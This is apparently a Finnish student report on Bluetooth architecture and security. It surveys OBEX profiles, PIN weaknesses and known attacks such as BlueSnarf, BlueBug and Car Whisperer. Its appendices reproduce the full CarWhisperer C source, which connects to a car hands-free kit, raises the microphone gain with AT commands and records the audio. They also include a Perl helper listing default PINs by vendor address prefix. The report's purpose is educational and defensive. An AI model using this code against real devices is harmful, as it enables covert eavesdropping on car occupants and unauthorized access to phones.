Ylemmille kerroksille on myös tarkoituksenmukaista että ne ovat vapautettuja pakettien uudelleenyhdistämisestä ja virheellisten pakettien uudelleenlähettämisestä ja voivat toimia virheettömällä, taatulla siirtokanavalla loppupisteestä toiselle. Kuvassa 5 esitetään selkeästi L2CAP kerroksen tehtävät ja niiden järjestys, tiedonsiirtosuuntaan nähden.



Kuva 5 L2CAP rakenteelliset osat. [9]

7.5 GOEP

Generic Object Exchange Profile (GOEP) luo perusmääritykset kaikille laitteille, jotka käyttävät OBEX-protokollaa Bluetooth-tiedonsiirtoon. GOEP määrittelee kuinka Bluetooth-laitteet implementoivat tieto-objektien vaihton käyttäen siirtoon RFCOMM-protokollan sarjamuotoista yhteyttä. Asiakkaana toimii automaattisesti yhteyden ottanut osapuoli ja vastaanottava osapuoli palvelun tarjoajana.

7.6 OPP

Object Push Profile on luotu tiedostojen (tieto-objektien) helppoon vaihtamiseen, mm. käyntikorttien ja tiedostojen vaihtamiseen. Palvelu käyttää varsinaiseen siirtoon OBEX profiilin määrityksiä ja sen alta löytyviä palveluja. Monissa tapauksissa autentikointi tiedostojen lähettämiseen tai käyntikorttien vaihtamiseen ei ole pakollinen.

7.7 FP

File transfer profile on tiedostojen laajamittaisemman siirron määrittelevä profiili. Mahdollistaa palvelimen hakemistoissa liikkumisen, hakemistoissa olevien tiedostojen listauksen, tiedostojen siirtämisen palvelimelle (Push Object), niiden kopioinnin palvelimelta (Pull Object), tiedostojen tuhoamisen ja uusien hakemistojen luonnin. Profiili käyttää GOEP-profiilia palveluidensa toteutukseen

8 Bluetooth tietoturva

8.1 Yleistä

Tietoturva rakentuu kahdesta osasta: verkon turvallisuudesta ja laitteiden suojauksista. Bluetooth-verkon tietoturvaan suoraan tai välillisesti vaikuttavat mm. seuraavat tekijät: lähetysteho, taajuushyppely, yhteydenmuodostus, yhteydensalaus.

Laitteiden suojaukseen ongelmiin puolestaan vaikuttavat mm. PIN-luku, Bluetooth pinon eri tasoilta löytyvät virheet ja ongelmien ratkaisu väärällä tasolla. Ei voida unohtaa myöskään valmistajien haluttomuutta päivittää myytyjä laitteita jälkikäteen ilman todella vakavaa ja heistä täysin riippuvaa virhettä. Seuraavassa käsitellään näitä yksityiskohtaisemmin.

Lähetystehon minimointi, rajoittaa signaalien kantautumista ja siten parantaa osaltaan tietoturvaa. Laitteiden luvaton käyttö yleisesti vaatii, että ollaan kohteen lähellä tai käytetään suurikokoisia antenneja (mm. Bluetooone), joiden käyttö on Suomessa laitonta. Suomessa käyttöön otettu ETSI-standardi, rajoittaa anteennitehoksi 20dBm (100mW).

Käytettävä taajuus vaihtuu yhteyden aikana 1600 kertaa sekunnissa estäen aikoinaan NMT-puhelimista tutuksi tulleen kanavankuuntelun (tai nauhoituksen). NMT-puhelimissa ongelmaksi muodostui, että suojaamaton äänisignaali lähetettiin vain kahta taajuutta pitkin puhelimen ja linkkitornin välillä.

PIN-luku on helppokäyttöinen, yleensä nelinumeroinen tunnusluku, jolla yhteyttä ottavat laitteet varmistetaan oikeiksi ennen niiden yhdistämistä. Esimerkiksi yhteyttä luotaessa molempien laitteiden näytöllä pyydetään näppäilemään sama PIN-luku. Yleensä valmistajat asettavat lukusarjan ”0000”, ”1234”, ”5475” tai ”8761” uusiin laitteisiin, mikä mahdollistaa tietyntyyppiset hyökkäykset ja tätä voidaan pitää erittäin hankalana ongelmana yleisen tietoturvan kannalta, koska kokeiltavien arvausten määrä putoaa 10^4 (tai maksimista 2^{128}) mahdollisuudesta yhteen ainoaan.

Tämä nopeuttaa huomattavasti hyökkäysten tekemistä. Liitteessä 2, riveiltä 19 - 26 nähdään kuinka helposti kiinteän PIN-luvun arvaus automatisoidaan skriptikielellä.

Yhteys on mahdollista salata, jolloin molemmat yhteyspäät salaavat lähetetyn tiedon kättelyssä sovituilla avaimilla. Salausavainten ajoittainen vaihto mahdollistaa kohtuullisen suojatun yhteysvälin.

Yhteyttä muodostettaessa tehdään tarkistus kahteen kertaan, ensin toinen laite toimii tarkistajana ja toinen anojana. Toisella kierroksella osat vaihtuvat, mutta prosessi pysyy samana. Bluetooth käyttää yhteydenmuodostuksessa yksilöintiin laskennallisesti suojattua tapaa.

8.2 Tunnetut ongelmat

Luku pohjautuu alan vahvasti pioneerien dokumentteihin. [10]

8.2.1 Bluejacking

Bluejacking-hyökkäys on perusolemukseltaan vaaraton, tosin sen seuraukset voivat avata portteja vaarallisemmille hyökkäyksille. Hyökkäyksessä lähetetään laitteiden autentikointipyyntö toiseen laitteeseen. Erikoiseksi tämän tekee se, että lähettävän laitteen nimi on muutettu sisältämään näytettävä viesti. Vastaanottajan puhelin tai PDA näyttää lähettävän laitteen nimen, siten siis viestin ja kysyy, sallitaanko yhteyden muodostus. Riippuu tietysti täysin vastaanottavan ihmisen ominaisuuksista (mielentilasta, maalaisjärjestä, laitteen tuntemuksesta tai henkilön iästä), vastaako hän tuntemattomaan yhteyspyyntöön myönteisesti vai ei. Yleensä pienimpään yhteiseen nimittäjään vetoaminen tehoaa parhaiten, ja jatkohyökkäys voi tapahtua SNARF-tyyppisesti, mistä kerrotaan seuraavassa lisää.

8.2.2 BlueSnarf

Hyökkäyksessä luotetaan tietyistä puhelinmalleista löytyviin tietoturva-ongelmiin, jotka mahdollistavat sen, että hyökkääjä kuvainnollisesti kävelee paikalle, pyytää tavaran ja juoksee pois. Hyökkäys suoritetaan niin, että yhteys luodaan, aivan kuin haluttaisiin lähettää käyntikortti laitteesta toiseen, mutta käyntikortin lähettämisen sijaan yhteyden avauduttua, vastaanottajalle lähetetään OBEX GET pyyntö tietojen lähettämiseksi. Standardoidut tai hyvin arvatut tiedostonimet pyydettyään, hyökkääjä voi sulkea yhteyden, jälkiä jättämättä tai kenties vielä ”käyntikorttinsa” jättäen. Riippuu puhelimen valmistajan asenteesta tietoturvan päivityksiä kohtaan, onko ongelma korjattu seuraaviin puhelinpäivityksiin ja puhelimen haltijan viitseliäisyydestä käydä päivittämässä ohjelmistot uusiin versioihin.

8.2.3 BlueSnarf++

Aikaisemman version paranneltu versio, jossa hyökkääjä saa oikeudet lukea, kirjoittaa ja tuhota tiedostoja, ilman autentikointia. Suurimpana erona aikaisempaan versioon on, että hyökkäyksessä käytetään OBEX FTP-palvelinta, joka sallii tiedostojen vapaamman selailun ja hallinnan. Yleensä palvelu ulottuu myös laitteeseen liitettyihin muistikortteihin tai vastaaviin tallennusmedioihin.

8.2.4 BlueBump

Hyväluontoisen yhteyden luonnin jälkeen, katkomalla ja yhteyden avaimien pakotetulla vaihdolla vastapää pyritään saamaan tilaan, jossa päästään käsiksi autentikoimattomiin kanaviin. Kanavista voidaan pyytää tietoja, joihin muutoin ei olisi pääsyä.

8.2.5 HeloMoto

Erään valmistajan puhelimissa on havaittu, että HF-laitteisiin voi ulkopuolinen luoda yhteyden, jos vain ensin saadaa lisättyä itsensä puhelimen ”my devices” listaan. Käyttämällä OBEX PUSH:ia (esim. käyntikortti) voi lisätä laitteensa listaan ja onnistuessaan, ovat laitteen AT-komennot käytössä, ilman haltijan kuittausta.

8.2.6 BlueBug

BlueBug perustuu piiloitettujen, mutta suojaamattomien kanavien ja AT-komentojen hyväksikäyttämiseen. Useissa puhelimissa AT-komentoja käytetään yleiseen puhelimen hallintaan, SMS-viestien lukemiseen, poistamiseen, lähettämiseen, puhelinluettelon kopiointiin, uudelleenkirjoitukseen, puheluiden uudelleenohjaukseen. AT-komennoilla on myös mahdollista muuntaa puhelin salakuunteluun sopivaksi lähettimeksi. Hyökkäyksen vakavuuden ja sen mahdollistaman rahallisen haitan takia ovat tutkijat päättäneet olla julkistamatta hyökkäyksen tarkempia tietoja. Liitteessä 1, riveiltä 254, 270, 271 nähdään kuinka yksinkertaista yhteyden luonnin jälkeen on lähettää AT-komentoja puhelimelle.

8.2.7 Blueprinting

Koska Bluetooth-osoite koostuu yhteensä 48 bitistä ja sillä voidaan yksilöidä yli 281 000 miljardia laitetta. Alueesta on erotettu 64 erityistä 24-bittistä avaruutta, yhteensä noin miljardi osoitetta erikoistarkoituksiin. Osoite on käsittelyn helpoittamiseksi jaettu osiin: LAP, UAP, NAP. Näitä osoitteen osia voidaan käyttää tunnistamaan ja yksilöimään laite, esim. tietyn puhelinvalmistajan valmistamaksi.

Jokainen laite lähettää osoitteensa vastaanottajalle yhteyttä muodostaessaan, tästä osoitteesta voidaan päätellä mm. piirin/laitteen valmistaja. LAP määrätään kiinteästi valmistajalle. Osoitteen loppuosan määrittää valmistajan omat intressit, mutta on todennäköistä, että laiteosoitteet valitaan satunnaisesti, jottei laitteiden mallia tai/ja versiota voida etätunnistaa näin helpolla. Erikoisominaisuuksista, kuten SDP-palvelun tiedoista voidaan yksilöidä laite tiettyyn aikaisemmin tunnistettuun malliin.

Alla esimerkki Blueprint tietokannan solusta. Ensimmäisellä rivillä on laitteen valmistajaa kuvaava Bluetooth-tunnuksen alkuosa ja laitteen tiedoista luotu summaluku. Seuraavat rivit, aina ”EOD” tunnisteeseen saakka ovat vapaamuotoista tekstiä aikaisemmin tutkitun laitteen havainnoista.

```
00:60:57@2621543
device:Nokia 6310i
version:  V 5.22 15-11-02 NPL-1
date:  n/a
type:  mobile phone
note:  vulnerable to BlueBug attack
EOD
```

8.2.8 BlueChop

BlueChop ohjelma mahdollistaa olemassa olevien Bluetooth-yhteyksien katkonnan. Toimiakseen se vaatii laitteelta tuen usealle samanaikaiselle yhteydelle. Ongelma johtuu kommunikoinnin määrityksistä ja siten on laitteistovalmistajasta riippumaton.

8.2.9 BlueStab

BlueStab hyökkäyksessä puhelimen nimeen lisätään merkkejä alfanumeerisen alueen ulkopuolelta. Seurauksena ne puhelinmallit, joissa ei ole määritysten mukaan toteutettu tekstirivin käsittelyä, saattavat jumiutua tai toimia muutoin kummallisesti.

8.2.10 BlueSmack

Ne, jotka varttuivat tietotekniikan parissa jo Windows 95-aikakaudella, muistavat varmasti tietoverkoissa ongelmia aiheuttaneen ”Ping-of-Death”-hyökkäyksen. Ilmeisesti historia on tuomittu toistamaan itseään, sillä sama hyökkäys on toteutettu nyt myös Bluetooth-tekniikan välityksellä. Ongelma perustuun nyt, kuten aikaisemminkin siihen että, kun lähetetään L2CAP-echo, jonka pituus määrätään oletusarvoa suuremmaksi ei vastaanottajan puskurimuisti välttämättä riitä paketin vastaanottoon. Syy tähän ongelmaan on määritysten huolimaton toteutus. On täysin laite- ja valmistajakohtaista kuinka tähän ongelmaan on suhtauduttu.

8.2.11 The Car Whisperer

Koska muutamat autovalmistajat käyttävät kiinteää PIN-lukua handsfree-sarjoissaan, on mahdollista pakottaa yhteys suoraan auton HF-sarjaan ja nauhoittaa autossa käytäviä keskusteluja. Yleensä puheluun vastattaessa puhelu ohjataan HF-sarjan kautta auton kiinteästi asennettuihin kovaäänisiin, ja puhe autosta äänitetään mikrofonein ja lähetetään takaisin vastaanottajalle. Hyökkäyksessä yhteys otetaan HF-sarjaan tunnetulla PIN-luvulla, jolloin voidaan lähettää ja vastaanottaa puhetta autosta, ilman että autossa olijat välttämättä edes huomaavat HF-sarjan aktivoitumista. Liitteessä 2, riveiltä 19 - 26 nähdään kuinka helposti kiinteän PIN-luvun arvaus automatisoidaan skripti kielillä. Liitteessä 1, riveiltä 254, 270, 271 käy ilmi kuinka yksinkertaista yhteyden luonnin jälkeen on lähettää AT-komentoja puhelimelle. AT-komennot ja niihin liittyvät protokollat ovat kattavasti dokumentoitu useissa kirjoissa ja nettijulkaisuissa.

8.2.12 Blooover I & II

Blooover on 'proof-of-consept'-ohjelmisto testaukseen ja koulutus tarkoituksiin. Ohjelmistolla voidaan testata keskeisimmät tietoturva ongelmat ja siten myös varmistua oman puhelimen todellisesta suojauksesta. Blooover II-ohjelmasta on myös julkaistu versio joka leviää peer-to-peer tyylisesti Bluetooth-laitteiden välillä, tosin uusiin laitteisiin levitetty versio eroaa alkuperäisestä siten ettei se enää kykene leviämään uusiin laitteisiin. Vaikkakin tämän tyyppiset ohjelma voivat helpottaa ongelmien testausta ja korjaamista, helpottuu myös niiden hyväksikäyttö.


8.2.13 BackTrack

Backtrack on kokoelma tietoturvan testaukseen soveltuvia työkaluja. Suoraan CD-levyltä käynnistyvänä Linux käyttöjärjestelmänä, 2.6.15.6 kernelillä, BlueZ-pinolla ja työkaluilla varustettuna se tarjoaa hyvän, valmiin pohjan kaikkiin tietoturvan testauksiin. Järjestelmä ei keskity Bluetooth-laitteiden tietoturvaan, mutta silti sisältää kourallisen soveltuvia työkaluja mm. war-driving-skannerin.

8.3 Laitteisto-ongelmat

8.3.1 Bluetooone

Bluetooone liittyy suoraan langattoman tiedonsiirron lähetys- ja vastaanottotehoon. Käyttäjillä useasti on luulo että langattomilla laitteilla on mahdollista lähettää ja vastaanottaa vain myyntimiehen ilmoittaman matkan päähän. Vaikkakin tämä usein pitää paikkansa, ei se koskaan ole estänyt harrastelijoita venyttämästä aikoinaan hyviksi koettuja rajoja. Ennätyksenä mainittakoon BlueSniper testi joka suoritettiin Bluetooone laitteistolla (alunperin Class 1 – 100m), matkapuhelimeen Class 2 – 10m. Santa Monica:n rannalla yhteys matkapuhelimeen saavutettiin 1.78 km päästä. Matkapuhelimeen voitiin tämän jälkeen suorittaa normaalisti BlueSnarf ja BlueBug hyökkäykset. Testi ei jättänyt jälkiä muualle kuin hyökkääjän tietokantaan ja näin todisti 10m maksimietäisyyden vaaralliseksi illuusioksi. Saavutettu etäisyys riittää mm. yli 50 sekunnin yhteyteen 120km/h liikkuvaan autoon, mikä on jo riittävästi lähes kaikentyyppisten hyökkäyksien suorittamiseen. Lopuksi täytyy huomauttaa, että Euroopassa, ja siten myös Suomessa on Bluetooth-laitteiston muuttaminen viestintälain vastaista, koska laissa rajoitettu antennin säteilyteho ylittyy, jos valmistajan antenni korvataan suuremman vahvistuksen antennilla. Kuvassa 6 näemme valmistusvaiheet, sekä käyttöönotetun valmiin Bluetooone-laitteen.



Kuva 6 Yhdistelmäkuva Bluetooone-laitemuutoksesta [10]

8.4 Arvio

BlueChop mahdollistaa yhteyksien katkaisun, BlueSnarf mahdollistaa tietojen viennin laitteista, Bluejacking huijaa hyväksymään yhteydenottoja ja Bluetooone mahdollistaa suurten etäisyyksien hyökkäykset. Jos tekniikoita käytetään harkitusti, johdonmukaisesti ja tarkoituksena aiheuttaa ongelmia tiettyyn laitteeseen, siinä on hyvä mahdollisuus onnistua. Hyökkääjän tekniikan tuntemuksen täytyy olla hyvä, koska vielä ei ole tarjolla hyökkäyksiä automatisoivia työkalupaketteja. On kuitenkin todennäköistä, että tällaisia työkaluohjelmia on ennen pitkää saatavilla. Asian aiheuttaessa yhä laajenevaa huomiota tai sen ylittäessä uutiskynnys valtamediassa, on valmistajien pakko tehdä asialle jotain ja laitteiden evoluutio pakottaa syntyneet ongelmat tulevaisuuden historian sivuhuomautuksiksi.

Voidaan loputtomiin pohtia ovatko esitetyt hyökkäykset ongelma, vai onko ongelma todellisuudessa ne virheet jotka ohjelmistokoodeista löytyy tai yrityskulttuuri, joka mielellään pyrkii markkinoimaan tuotteet jo ennen kuin ne pysyvät kasassa suunnittelupöydällä. On täysin mahdollista, ettei tulevaisuudessa löydettyjä ongelmakohtia enää voida tuoda julkisuuteen suurien valmistajien painostuksen alla.

Lähdeluettelo

[1]
Kjell Sand
Bluetooth, Tik-111.550 Seminar on Multimedia
http://www.tcm.hut.fi/Opinnot/Tik-111.550/1999/
Esitelmat/Bluetooth/bluetooth.html
Luettu 18.09.2006

[2]
Nathan J. Muller
Bluetooth demystified
ISBN 0-07-136323-8

[3]
Brent A. Miller, Chatschik Bisdikian
Bluetooth revealed
ISBN 0-13-090294-2

[4]
Annikka Aalto
Bluetooth, Tietotekniikka, Teknillinen Korkeakoulu
http://www.tml.hut.fi/Studies/Tik-110.300/1999/Essays/bluetooth.html
Luettu 18.09.2006

[5]
The Official Bluetooth web site
http://www.bluetooth.com/
Luettu 18.09.2006

[6]
Jennifer Bray, Charles F Sturman
Bluetooth connect without cables
ISBN 0-13-089840-6

[7]
Dead A. Gratton
Bluetooth profiles - The definitive guide
ISBN 0-13-009221-5

[8]
Palowireless web site
http://www.palowireless.com/
Luettu 18.09.2006

[9]
Bluetooth Core Specification v. 1.2
http://www.bluetooth.com/
Luettu 18.09.2006

[10]
Adam Laurie, Marcel Holtmann, Martin Herfurt
Hacking Bluetooth enabled mobile phones and beyond - Full Disclosure
http://www.trifinite.org
Luettu 18.09.2006

```
/*
 * CarWhisperer - get to talk with other drivers (be nice)
 *
 * adapted in July 2005 by Martin Herfurt <martin@trifinite.org>
 * based on the test utility 'hstest' which has been developed by Marcel Holtmann
 * and is provided via the 'bluez-utils' package and the BlueZ-CVS sourcetree.
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License version 2 as
 * published by the Free Software Foundation;
 *
 * Credits to: Joern Seger and Marcel Holtmann.
 *
 * THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS
 * OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
 * FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT OF THIRD PARTY RIGHTS.
 * IN NO EVENT SHALL THE COPYRIGHT HOLDER(S) AND AUTHOR(S) BE LIABLE FOR ANY
 * CLAIM, OR ANY SPECIAL INDIRECT OR CONSEQUENTIAL DAMAGES, OR ANY DAMAGES
 * WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN
 * ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF
 * OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.
 *
 * ALL LIABILITY, INCLUDING LIABILITY FOR INFRINGEMENT OF ANY PATENTS,
 * COPYRIGHTS, TRADEMARKS OR OTHER RIGHTS, RELATING TO USE OF THIS
 * SOFTWARE IS DISCLAIMED.
 *
 */

#ifdef HAVE_CONFIG_H
#include <config.h>
#endif

#include <stdio.h>
#include <errno.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <signal.h>
#include <termios.h>
#include <sys/wait.h>
#include <sys/time.h>
#include <sys/ioctl.h>
#include <sys/socket.h>

#include <bluetooth/bluetooth.h>
#include <bluetooth/hci.h>
#include <bluetooth/hci_lib.h>
#include <bluetooth/sco.h>
#include <bluetooth/rfcomm.h>
```

```
50
51  static volatile int terminate = 0;
52
53  static void sig_term(int sig) {
54          terminate = 1;
55  }
56
57  /*
58   * rfcomm_connect
59   * establish a rfcomm connection to a given channel at a given Bluetooth device address.
60   */
61
62  static int rfcomm_connect(bdaddr_t *src, bdaddr_t *dst, uint8_t channel)
63  {
64          struct sockaddr_rc addr;
65          int s;
66
67          if ((s = socket(PF_BLUETOOTH, SOCK_STREAM, BTPROTO_RFCOMM)) < 0) {
68          return -1;
69          }
70
71          memset(&addr, 0, sizeof(addr));
72          addr.rc_family = AF_BLUETOOTH;
73          bacpy(&addr.rc_bdaddr, src);
74          addr.rc_channel = 1;
75          if (bind(s, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
76          close(s);
77          return -1;
78          }
79
80          memset(&addr, 0, sizeof(addr));
81          addr.rc_family = AF_BLUETOOTH;
82          bacpy(&addr.rc_bdaddr, dst);
83          addr.rc_channel = channel;
84          if (connect(s, (struct sockaddr *)&addr, sizeof(addr)) < 0 ){
85          close(s);
86          return -1;
87          }
88
89          // set the NONBLOCK flag for the socket
90          if (fcntl(s,F_SETFL,O_NONBLOCK)<0)
91          perror("Cannot manipulate rfcomm socket.");
92
93          return s;
94  }
95
96  /*
97   * rfcomm_connect
98   * establish a SCO connection to a given Bluetooth device address.
```

```
 */

static int sco_connect(bdaddr_t *src, bdaddr_t *dst, uint16_t *handle, uint16_t *mtu)
{
        struct sockaddr_sco addr;
        struct sco_conninfo conn;
        struct sco_options opts;
        int s, size;

        if ((s = socket(PF_BLUETOOTH, SOCK_SEQPACKET, BTPROTO_SCO)) < 0) {
        return -1;
        }

        memset(&addr, 0, sizeof(addr));
        addr.sco_family = AF_BLUETOOTH;
        bacpy(&addr.sco_bdaddr, src);

        if (bind(s, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
        close(s);
        return -1;
        }

        memset(&addr, 0, sizeof(addr));
        addr.sco_family = AF_BLUETOOTH;
        bacpy(&addr.sco_bdaddr, dst);

        if (connect(s, (struct sockaddr *)&addr, sizeof(addr)) < 0 ){
        close(s);
        return -1;
        }

        memset(&conn, 0, sizeof(conn));
        size = sizeof(conn);

        if (getsockopt(s, SOL_SCO, SCO_CONNINFO, &conn, &size) < 0) {
        close(s);
        return -1;
        }

        memset(&opts, 0, sizeof(opts));
        size = sizeof(opts);

        if (getsockopt(s, SOL_SCO, SCO_OPTIONS, &opts, &size) < 0) {
        close(s);
        return -1;
        }

        if (handle)
        *handle = conn.hci_handle;
```

```
148
149             if (mtu)
150             *mtu = opts.mtu;
151
152             // set the NONBLOCK flag for the socket
153             if (fcntl(s,F_SETFL,O_NONBLOCK)<0)
154             perror("Cannot manipulate SCO socket.");
155
156             return s;
157     }
158
159     static void usage(void)
160     {
161             printf("Usage:\n"
162             "\tcarwhisperer <hci#> <messagefile> <recordfile> <bdaddr> [channel]\n");
163     }
164
165     int main(int argc, char *argv[])
166     {
167             struct sigaction sa;
168
169             fd_set rfds;
170             struct timeval timeout;
171             unsigned char buf[2048], *p;
172             unsigned char cmp[2048];
173             int maxfd, sel, wlen, rlen;
174             int cnt=0;
175             bdaddr_t local;
176             bdaddr_t bdaddr;
177             uint8_t channel;
178             uint8_t hcidevno;
179
180             char *infilename;
181             char *outfilename;
182             mode_t infilemode;
183             mode_t outfilemode;
184             int scostarted=0;
185             int mode = 0;
186             int dd, rd, sd, fdi, fdo;
187             uint16_t sco_handle, sco_mtu, vs;
188
189             switch (argc) {
190             case 5:
191                 str2ba(argv[4], &bdaddr);
192             channel = 1;
193             hcidevno = 0;
194             break;
195             case 6:
196                 str2ba(argv[4], &bdaddr);
```

```
197             channel = atoi(argv[5]);
198             hcidevno = atoi(argv[1]);
199             break;
200             default:
201             usage();
202             exit(-1);
203             }
204
205             infilemode = O_RDONLY;
206             outfilemode = O_WRONLY | O_CREAT | O_TRUNC;
207
208             infilename = argv[2];
209             outfilename = argv[3];
210
211             hci_devba(0, &local);
212             dd = hci_open_dev(hcidevno);
213             hci_read_voice_setting(dd, &vs, 1000);
214             vs = htobs(vs);
215             printf("Voice setting: 0x%04x\n", vs);
216             close(dd);
217             if (vs != 0x0060) {
218             perror("The voice setting must be 0x0060!\n");
219             return -1;
220             }
221
222             if ((fdo = open(outfilename, outfilemode)) < 0) {
223             perror("Can't open output file!");
224             return -1;
225             }
226
227             if ((fdi = open(infilename, infilemode)) < 0) {
228             perror("Can't open input file!");
229             return -1;
230             }
231
232             memset(&sa, 0, sizeof(sa));
233             sa.sa_flags = SA_NOCLDSTOP;
234             sa.sa_handler = sig_term;
235             sigaction(SIGTERM, &sa, NULL);
236             sigaction(SIGINT,  &sa, NULL);
237
238             sa.sa_handler = SIG_IGN;
239             sigaction(SIGCHLD, &sa, NULL);
240             sigaction(SIGPIPE, &sa, NULL);
241
242             if ((rd = rfcomm_connect(&local, &bdaddr, channel)) < 0) {
243             perror("Can't connect RFCOMM channel!");
244             return -1;
245             }
```

```
246
247             printf("RFCOMM channel connected\n");
248
249     // It is important that the RING message is sent before the SCO connection is established.
250     // This way, the audio sent is interpreted as in-band ringtone and is displayed in most cases
251     // immediately.
252
253             // send 'RING' message in order to initiate fake phone call
254             wlen = write(rd, "RING\r\n", 6);
255
256             usleep(1000);
257
258             if ((sd = sco_connect(&local, &bdaddr, &sco_handle, &sco_mtu)) < 0) {
259             perror("Can't connect SCO audio channel!");
260             close(rd);
261             return -1;
262             }
263
264             printf("SCO audio channel connected (handle %d, mtu %d)\n", sco_handle, sco_mtu);
265
266             // wait for connection to be fully established
267     //      usleep(200);
268
269             // turn up the speaker volume and the microphone gain to the highest level
270             wlen = write(rd, "AT+VGS=15\r\n", 11);
271             wlen = write(rd, "AT+VGM=15\r\n", 11);
272
273             // send 'RING' message in order to initiate fake phone call
274             wlen = write(rd, "RING\r\n", 6);
275
276             maxfd = (rd > sd) ? rd : sd;
277
278             while (!terminate) {
279
280             FD_ZERO(&rfds);
281             FD_SET(rd, &rfds);
282             FD_SET(sd, &rfds);
283
284             timeout.tv_sec = 2;
285             timeout.tv_usec = 0;
286
287             if ((sel = select(maxfd + 1, &rfds, NULL, NULL, &timeout)) > 0) {
288
289                     if ((FD_ISSET(rd, &rfds))&&(scostarted!=0)) {
290                             memset(buf, 0, sizeof(buf));
291                             rlen = read(rd, buf, sizeof(buf));
292                             //buf[rlen++] = '\0';
293                             if (rlen > 0) {
294                                             fprintf(stderr, "got:  %s\n",buf);
```

```
295                                     if (strncmp(buf, "AT+BRSF=",8)==0) {
296                                             wlen=write(rd,"+BRSF: 63\r\n",11);
297                                             fprintf(stderr, "ansewered:  +BRSF: 63\n");
298                                     } else if (strncmp(buf, "AT+CIND?",8)==0) {
299                                             wlen=write(rd,"+CIND: 0,1,0,0\r\n",16);
300                                             fprintf(stderr, "ansewered: +CIND: 1\n");
301                                     } else if (strncmp(buf, "AT+CIND=?",9)==0) {
302                                             wlen=write(rd,"+CIND: (\"call\",(0,1)),(\"service\",(0,1)),(\"call_setup\",(0-
303 3)),(\"callsetup\",(0-3))\r\n",82);
304                                             fprintf(stderr, "ansewered: +CIND:
305 (\"call\",(0,1)),(\"service\",(0,1)),(\"call_setup\",(0-3)),(\"callsetup\",(0-3))\n");
306                                     } else {
307                                             // answer to anything else with an 'OK'
308                                             wlen = write(rd, "OK\r\n", 4);
309                                             fprintf(stderr, "ansewered:  OK\n");
310                                     }
311                             } else {
312                                     // check return value of read call
313                                     if (rlen==-1) {
314                                             // terminate loop
315                                             wlen = write(rd, "AT+VGM=15\r\n", 11);
316                                             terminate=1;
317                                     }
318                                 }
319                             }
320
321                     if (FD_ISSET(sd, &rfds)) {
322                             scostarted=1;
323                             memset(buf, 0, sizeof(buf));
324                             rlen = read(sd, buf, sizeof(buf));
325                             if (rlen > 0) {
326                                     wlen = write(fdo, buf, rlen);
327                                     rlen = read(fdi, buf, rlen);
328                                     wlen = 0;
329                                     if (rlen > 0) p = buf;
330                                     while (rlen > sco_mtu) {
331                                             wlen += write(sd, p, sco_mtu);
332                                             rlen -= sco_mtu;
333                                             p += sco_mtu;
334                                     }
335                                     wlen += write(sd, p, rlen);
336                                 }
337                             }
338                     if (cnt++>800) {
339
340                             // keep tuning up the volume for speaker and microphone
341                             wlen = write(rd, "RING\r\n", 6);
342                             wlen = write(rd, "AT+VGS=15\r\n", 11);
343                             wlen = write(rd, "AT+VGM=15\r\n", 11);
```

```
344                         cnt=0;
345                         printf(".\n");
346                        }
347                 }
348         }
349
350         // close sockets
351         close(sd);
352         close(rd);
353
354         // close files
355         close(fdi);
356         close(fdo);
357
358         return 0;
359 }
```

```
1  #!/usr/bin/perl
2  # Special PIN helper that returns preset passkeys depending on the respective
3  # Bluetooth device address. This little script was done to be used as a
4  # replacement bluepin helper when using the 'carwhisperer' program that tries
5  # to connect the SCO channels on a given Bluetooth device.
6  #
7  # Scripted in July 2005 by Martin Herfurt <martin@trifinite.org>
8  #
9
10 # this is the BDADDR of the device for which a passkey is required
11 $bdaddr = $ARGV[1];
12
13 undef $pin;
14
15 # match the address with known ones or return the 'standard pin'
16 # it's also possible to just specify the first part of the address for
17 # setting a default passkey for a certain manufacturer
18
19 SWITCH: for ($bdaddr) {
20  /00:02:EE/ && do { $pin="5475"; last;}; # Nokia
21  /00:0E:9F/ && do { $pin="1234"; last;}; # Audi UHV
22  /00:80:37/ && do { $pin="8761"; last;}; # O'Neill
23  /00:0A:94/ && do { $pin="1234"; last;}; # Cellink
24  /00:0C:84/ && do { $pin="1234"; last;}; # Eazix
25  $pin="0000"; # 0000 is the default passkey in many cases
26  }
27
28 # provide the preset PIN to the device that asks
29 print "PIN:$pin\n";
```